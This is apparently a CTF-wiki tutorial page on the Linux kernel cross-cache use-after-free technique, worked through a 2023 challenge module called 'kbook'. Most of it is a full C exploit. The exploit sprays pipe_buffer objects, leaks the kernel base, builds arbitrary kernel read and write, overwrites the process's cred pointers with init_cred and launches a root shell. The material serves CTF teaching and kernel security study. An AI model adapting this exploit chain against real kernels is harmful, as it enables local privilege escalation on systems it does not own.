Cross-Cache UAF
Introduction
Cross-Cache UAF, also known as Cross-Cache attack, is a technique used in scenarios where we typically have a UAF on a specific kernel object, but neither the object itself nor other kernel objects from the same kmem_cache possess sufficient capabilities for kernel exploitation. In this case, we can consider releasing the corresponding SLUB page back to the buddy system, then spraying the heap on a different kmem_cache to reclaim that SLUB page, thereby migrating the UAF vulnerability to a different type of kernel object.
This typically follows the attack paradigm below (some variants exist, but the underlying principle and concept remain the same):
- First, allocate a large number of auxiliary objects from the same
kmem_cache, where the last batch of allocated objects (referred to asObject Set A) come from the same SLUB page (referred to asPage S) - Next, allocate the vulnerable object
victim, which sharesPage Swith the objects above - Then, allocate a large number of auxiliary objects from the same
kmem_cache, where the first batch of allocated objects (referred to asObject Set B) also sharePage Swith the objects above - Free a large number of auxiliary objects, filling up
cpu->partialandnode->partial, with the last batch freeingObject Set A,victim, andObject Set B, causingPage Sto be returned to the buddy system - Spray the heap on the target
kmem_cache, causing it to allocatePage Sfrom the buddy system as its SLUB page - Exploit the UAF vulnerability to carry out the attack, depending on the specific vulnerability capabilities (e.g., Double Free, UAF read/write, etc.)
A commonly used variant also exists:
- First, allocate a large number of auxiliary objects from the same
kmem_cache, and select a batch of objects that come from the same SLUB page (referred to asPage S) as the attack targets (referred to asObject Set A) - Next, free one object from
Object Set Ato create a Free Slot inPage S - Then, allocate the vulnerable object
victimto occupy this Free Slot - Free a large number of auxiliary objects, filling up
cpu->partialandnode->partial, with the last batch freeingObject Set Aandvictim, causingPage Sto be returned to the buddy system - Spray the heap on the target
kmem_cache, causing it to allocatePage Sfrom the buddy system as its SLUB page - Exploit the UAF vulnerability to carry out the attack, depending on the specific vulnerability capabilities (e.g., Double Free, UAF read/write, etc.)

Here we use an illustration from the DirtyCred paper as an example:
Example: kbook
This challenge was contributed by the author to a certain competition in 2023. It reportedly ended with 0 solves. However, the author forgot to ask the organizer for the competition name at the time. If you have encountered this challenge, please let the author know via the issue page so this introductory note can be updated :)
The challenge files can be downloaded at https://github.com/ctf-wiki/ctf-challenges/tree/master/pwn/linux/kernel-mode/Unknown2023-kbook.
Challenge Analysis
The challenge provides a kbook.ko kernel module that allows users to acquire "books" and write to "pages". There are a total of 0x20 "books", each with 0x20 "pages", and each "page" is 1024 bytes in size, allocated from a dedicated kmem_cache.
The vulnerability lies in the fact that pointers are not cleared when pages are freed, resulting in a UAF that allows reading from and writing to already-freed pages:
__int64 __fastcall kbook_ioctl(__int64 a1, int a2, unsigned __int64 a3)
{
  void *v4; // rdi
  _QWORD *v5; // rax
  void *v6; // rdi
  __int64 v7; // rax
  unsigned __int64 *v8; // rax
  __int64 v9; // rbx

  raw_spin_lock(&kbook_cmd_lock);
  if ( a2 == 0x1919810 )
  {
    if ( a3 >= 0x20 )
    {
LABEL_12:
      v4 = &unk_7DC;
      goto LABEL_21;
    }
    v5 = *(_QWORD **)(a1 + 200);
    if ( v5 )
    {
      if ( bookshelf[33 * *v5 + a3] )
        kfree();
      v6 = &unk_82C;
      goto LABEL_23;
    }
LABEL_15:
    v4 = &unk_6B4;
    goto LABEL_21;
  }
  if ( a2 == 0x514 )
  {
    if ( a3 >= 0x20 )
      goto LABEL_12;
    v7 = *(_QWORD *)(a1 + 200);
    if ( v7 )
    {
      *(_QWORD *)(v7 + 8) = a3;
      v6 = &unk_7FF;
LABEL_23:
      printk(v6);
      goto LABEL_24;
    }
    goto LABEL_15;
  }
  if ( a2 != 0x114 )
  {
    printk(&unk_85B);
LABEL_24:
    v9 = 0LL;
    goto LABEL_25;
  }
  if ( a3 >= 0x20 )
  {
    v4 = &unk_744;
LABEL_21:
    printk(v4);
    v9 = -1LL;
    goto LABEL_25;
  }
  if ( *(_QWORD *)(a1 + 200) )
  {
    v4 = &unk_767;
    goto LABEL_21;
  }
  v8 = (unsigned __int64 *)kmalloc_trace(kmalloc_caches[4], 0xCC0LL, 16LL);
  if ( v8 )
  {
    *v8 = a3;
    v8[1] = 0LL;
    *(_QWORD *)(a1 + 200) = v8;
    v6 = &unk_7AF;
    goto LABEL_23;
  }
  printk(&unk_68B);
  v9 = -12LL;
LABEL_25:
  raw_spin_unlock(&kbook_cmd_lock);
  return v9;
}
Exploitation
Since the challenge allocates objects from a dedicated kmem_cache, we consider using a cross-cache attack to migrate the UAF vulnerability to a commonly used kmem_cache for exploitation. Here we choose to migrate to pipe_buffer for the attack:
- First, allocate a large number of "pages" and then free them, causing the free pages in the dedicated
kmem_cacheto be returned to the buddy system. Note that we need to open the device node multiple times to obtain multiple "books" (since each book only has 0x20 pages) - Next, use
fcntl()to reallocatepipe_buffer, allowing us to transfer the UAF topipe_buffer - Use the challenge's functionality to repeatedly modify
pipe_buffer, search for the current process'stask_structin memory, and overwrite cred to achieve privilege escalation
The full exploit is as follows:
/**
 * Copyright (c) 2023 arttnba3 <arttnba@gmail.com>
 *
 * This work is licensed under the terms of the GNU GPL, version 2 or later.
**/

#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <stdint.h>
#include <sched.h>
#include <errno.h>
#include <string.h>
#include <sys/ioctl.h>
#include <sys/msg.h>
#include <sys/ipc.h>
#include <sys/socket.h>
#include <sys/prctl.h>

/**
 * I - fundamental functions
 * e.g. CPU-core binder, user-status saver, etc.
 */

size_t kernel_base = 0xffffffff81000000, kernel_offset = 0;
size_t page_offset_base = 0xffff888000000000, vmemmap_base = 0xffffea0000000000;
size_t init_task, init_nsproxy, init_cred;

void err_exit(char *msg)
{
    printf("\033[31m\033[1m[x] Error at: \033[0m%s\n", msg);
    sleep(5);
    exit(EXIT_FAILURE);
}

/* root checker and shell poper */
void get_root_shell(void)
{
    puts("[*] checking for root...");

    if(getuid()) {
        puts("\033[31m\033[1m[x] Failed to get the root!\033[0m");
        sleep(5);
        exit(EXIT_FAILURE);
    }

    puts("\033[32m\033[1m[+] Successful to get the root. \033[0m");
    puts("\033[34m\033[1m[*] Execve root shell now...\033[0m");

    system("/bin/sh");

    /* to exit the process normally, instead of segmentation fault */
    exit(EXIT_SUCCESS);
}

/* bind the process to specific core */
void bind_core(int core)
{
    cpu_set_t cpu_set;

    CPU_ZERO(&cpu_set);
    CPU_SET(core, &cpu_set);
    sched_setaffinity(getpid(), sizeof(cpu_set), &cpu_set);

    printf("\033[34m\033[1m[*] Process binded to core \033[0m%d\n", core);
}


struct page;
struct pipe_inode_info;
struct pipe_buf_operations;

/* read start from len to offset, write start from offset */
struct pipe_buffer {
    struct page *page;
    unsigned int offset, len;
    const struct pipe_buf_operations *ops;
    unsigned int flags;
    unsigned long private;
};

struct pipe_buf_operations {
    int (*confirm)(struct pipe_inode_info *, struct pipe_buffer *);
    void (*release)(struct pipe_inode_info *, struct pipe_buffer *);
    int (*try_steal)(struct pipe_inode_info *, struct pipe_buffer *);
    int (*get)(struct pipe_inode_info *, struct pipe_buffer *);
};

/**
 * II - interface to interact with challenge
 */

#define MAX_BOOK_NR 0x20
#define MAX_PAGE_BOOK_NR 0x20
#define PAPER_SZ 2048

int bookshelf[MAX_BOOK_NR];

#define CMD_CHOOSE_BOOK 0x114
#define CMD_SET_PAGE    0x514
#define CMD_DELETE_PAGE 0x1919810

long choose_book(int fd, size_t idx)
{
    return ioctl(fd, CMD_CHOOSE_BOOK, idx);
}

long set_page(int fd, size_t idx)
{
    return ioctl(fd, CMD_SET_PAGE, idx);
}

long delete_page(int fd, size_t idx)
{
    return ioctl(fd, CMD_DELETE_PAGE, idx);
}

/**
 *  III - FIRST exploit stage: transfer UAF to pipe_buffer by page reuse
*/

#define ANON_PIPE_OPS 0xffffffff8241ccc8

#define PIPE_SPRAY_NR 480

int book_idx = -1, page_idx = -1;
int pipe_fd[PIPE_SPRAY_NR][2], orig_idx = -1, victim_idx = -1;

struct pipe_buf_operations *pipe_ops;
size_t page_leak;

void prepare_pipe(void)
{
    puts("[*] Prepare pipe...");

    for (int i = 0; i < PIPE_SPRAY_NR; i++) {
        if (pipe(pipe_fd[i]) < 0) {
            printf("[x] FAILED to create %d pipe!\n", i);
            err_exit("FAILED to allocate pipe.");
        }
    }

    for (int i = 0; i < PIPE_SPRAY_NR; i++) {
        write(pipe_fd[i][1], &i, sizeof(i));
        write(pipe_fd[i][1], &i, sizeof(i));
        write(pipe_fd[i][1], &i, sizeof(i));
    }

    for (int i = 0; i < PIPE_SPRAY_NR; i++) {
        if (fcntl(pipe_fd[i][0], F_SETPIPE_SZ, 0x1000 * 4) < 0) {
            perror("failed to reset pipe_size");
            err_exit("FAILED to realloc pipe_buffer!");
        }
    }
}

void init_bookshelf(void)
{
    puts("[*] Allocating and writing books...");

    for (int i = 0; i < MAX_BOOK_NR; i++) {
        bookshelf[i] = open("/dev/kbook", O_RDWR);
        if (bookshelf[i] < 0) {
            perror("failed to open /dev/kbook");
            err_exit("FAILED at opening dev node!");
        }

        if (choose_book(bookshelf[i], i) < 0) {
            err_exit("FAILED at binding the book with fd!");
        }

        for (int j = 0; j < MAX_PAGE_BOOK_NR; j++) {
            if (set_page(bookshelf[i], j) < 0) {
                err_exit("FAILED at setting the page for book!");
            }

            if (write(bookshelf[i], "arttnba3", 8) < 0) {
                err_exit("FAILED at writing the book!");
            }
        }
    }

    puts("[*] Releasing book pages...");
    for (int i = 0; i < MAX_BOOK_NR; i++) {
        for (int j = 0; j < MAX_PAGE_BOOK_NR; j++) {
            if (delete_page(bookshelf[i], j) < 0) {
                err_exit("FAILED at releasing the page!");
            }
        }
    }
}

void construct_uaf_on_pipe_buffer(void)
{
    size_t buf[0x1000];
    puts("[*] Realloc pipe_buffer...");

    for (int i = 0; i < PIPE_SPRAY_NR; i++) {
        if (fcntl(pipe_fd[i][0], F_SETPIPE_SZ, 0x1000 * 32) < 0) {
            perror("failed to reset pipe_size");
            err_exit("FAILED to realloc pipe_buffer!");
        }
    }

    puts("[*] Checking for UAF...");

    for (int i = 0; i < MAX_BOOK_NR; i++) {
        for (int j = 0; j < MAX_PAGE_BOOK_NR; j++) {
            if (set_page(bookshelf[i], j)) {
                err_exit("FAILED at setting the page for book!");
            }

            if (read(bookshelf[i], buf, 0x100) < 0) {
                err_exit("FAILED at reading the book!");
            }

            if (buf[0] != *(size_t*) "arttnba3" && buf[2] > 0xffffffff81000000){
                book_idx = i;
                page_idx = j;
                goto out;
            }
        }
    }

out:
    if (book_idx < 0 || page_idx < 0) {
        err_exit("FAILED to transfer UAF to pipe_buffer!");
    }

    page_leak = buf[0];
    pipe_ops = (struct pipe_buf_operations*) buf[2];
    kernel_offset = buf[2] - ANON_PIPE_OPS;
    kernel_base = 0xffffffff81000000 + kernel_offset;

    printf("\033[32m\033[1m[*] Successfully make UAF on pipe_buffer with "
            "book \033[0m%d\033[32m\033[1m, page \033[0m%d\n",
            book_idx, page_idx);
    printf("[*] Leak page addr: %lx\n", page_leak);
    printf("[*] Leak pipe_buf_ops: %p\n", pipe_ops);
    printf("\033[32m\033[1m[+] Successfully get kernel base: \033[0m%lx, "
           "\033[32m\033[1moffset: \033[0m%lx.\n",
           kernel_base,
           kernel_offset);
}

/**
 *  IV - SECOND exploit stage: overwrite the task_struct to root
*/

void find_uaf_pipe(void)
{
    size_t new_page = page_leak + 0x40;

    puts("[*] Overwriting pipe_buffer and seeking the UAF pipe...");

    write(bookshelf[book_idx], &new_page, sizeof(new_page));

    for (int i = 0; i < PIPE_SPRAY_NR; i++) {
        int nr;

        read(pipe_fd[i][0], &nr, sizeof(nr));
        if (nr != i) {
            orig_idx = nr;
            victim_idx = i;
            break;
        }
    }

    puts("[*] Checking for UAF pipe...");
    if (orig_idx < 0 || victim_idx < 0) {
        err_exit("FAILED to construct UAF on pipe!");
    }

    puts("[+] Successfully made UAF on pipe_buffer!");
    printf("[+] Original: %d, victim: %d\n", orig_idx, victim_idx);
}

void arbitrary_read_by_pipe(size_t page_addr, void *buf)
{
    struct pipe_buffer *fake_buf;
    size_t data[0x1000];

    read(bookshelf[book_idx], data, sizeof(*fake_buf));
    fake_buf = (struct pipe_buffer*) data;

    fake_buf->page = (struct page*) page_addr;
    fake_buf->len = 0x1ff8;
    fake_buf->offset = 0;
    fake_buf->ops = pipe_ops;

    write(bookshelf[book_idx], data, sizeof(*fake_buf));

    read(pipe_fd[victim_idx][0], buf, 0xfff);
}

void arbitrary_write_by_pipe(size_t page_addr, void *buf, size_t len)
{
    struct pipe_buffer *fake_buf;
    size_t data[0x1000];

    read(bookshelf[book_idx], data, sizeof(*fake_buf));
    fake_buf = (struct pipe_buffer*) data;

    fake_buf->page = (struct page*) page_addr;
    fake_buf->len = 0;
    fake_buf->offset = 0;
    fake_buf->ops = pipe_ops;

    write(bookshelf[book_idx], data, sizeof(*fake_buf));

    write(pipe_fd[victim_idx][1], buf, len > 0xffe ? 0xffe : len);
}

void seeking_vmemmap_base(void)
{
    size_t seek_page, buf[0x1000];

    printf("[*] Start reading back from %lx...\n", page_leak);
    for (seek_page = page_leak; ; seek_page -= 0x40) {
        arbitrary_read_by_pipe(seek_page, buf);
        if (buf[0] == (kernel_base + 0x60)) {
            vmemmap_base = seek_page - (0x9d000 / 0x1000) * 0x40;
            break;
        }
    }

    if (vmemmap_base == 0xffffea0000000000) {
        err_exit("ARE YOU KIDDING ME?");
    }

    printf("\033[32m\033[1m[+] Get vmemmap_base: \033[0m%lx\n", vmemmap_base);
}

#define INIT_CRED 0xffffffff82c4e3b8

size_t current_pcb_page;
size_t data_buf[0x1000];

void privilege_escalation_by_task_overwrite(void)
{
    size_t  *comm_addr;

    puts("[*] Seeking task_struct in memory...");

    prctl(PR_SET_NAME, "arttnba3pwnn");

    for (int i = 0; 1; i++) {
        arbitrary_read_by_pipe(vmemmap_base + i * 0x40, data_buf);

        comm_addr = memmem(data_buf, 0xf00, "arttnba3pwnn", 12);
        if (comm_addr && (comm_addr[-2] > 0xffff888000000000) /* task->cred */
            && (comm_addr[-3] > 0xffff888000000000)) {  /* task->real_cred */
            current_pcb_page = vmemmap_base + i * 0x40;
            printf("\033[32m\033[1m[+] Found task_struct on page: \033[0m%lx\n",
                   current_pcb_page);
            break;
        }
    }

    puts("[*] Starting privilege escalation by overwriting task_struct...");
    comm_addr[-2] = INIT_CRED + kernel_offset;
    comm_addr[-3] = INIT_CRED + kernel_offset;
    arbitrary_write_by_pipe(current_pcb_page, data_buf, 0x1000);
}

int main(int argc, char **argv, char **envp)
{
    bind_core(0);

    /* stage-I */
    prepare_pipe();
    init_bookshelf();
    construct_uaf_on_pipe_buffer();

    /* stage-II */
    find_uaf_pipe();
    seeking_vmemmap_base();
    privilege_escalation_by_task_overwrite();

    get_root_shell();

    return 0;
}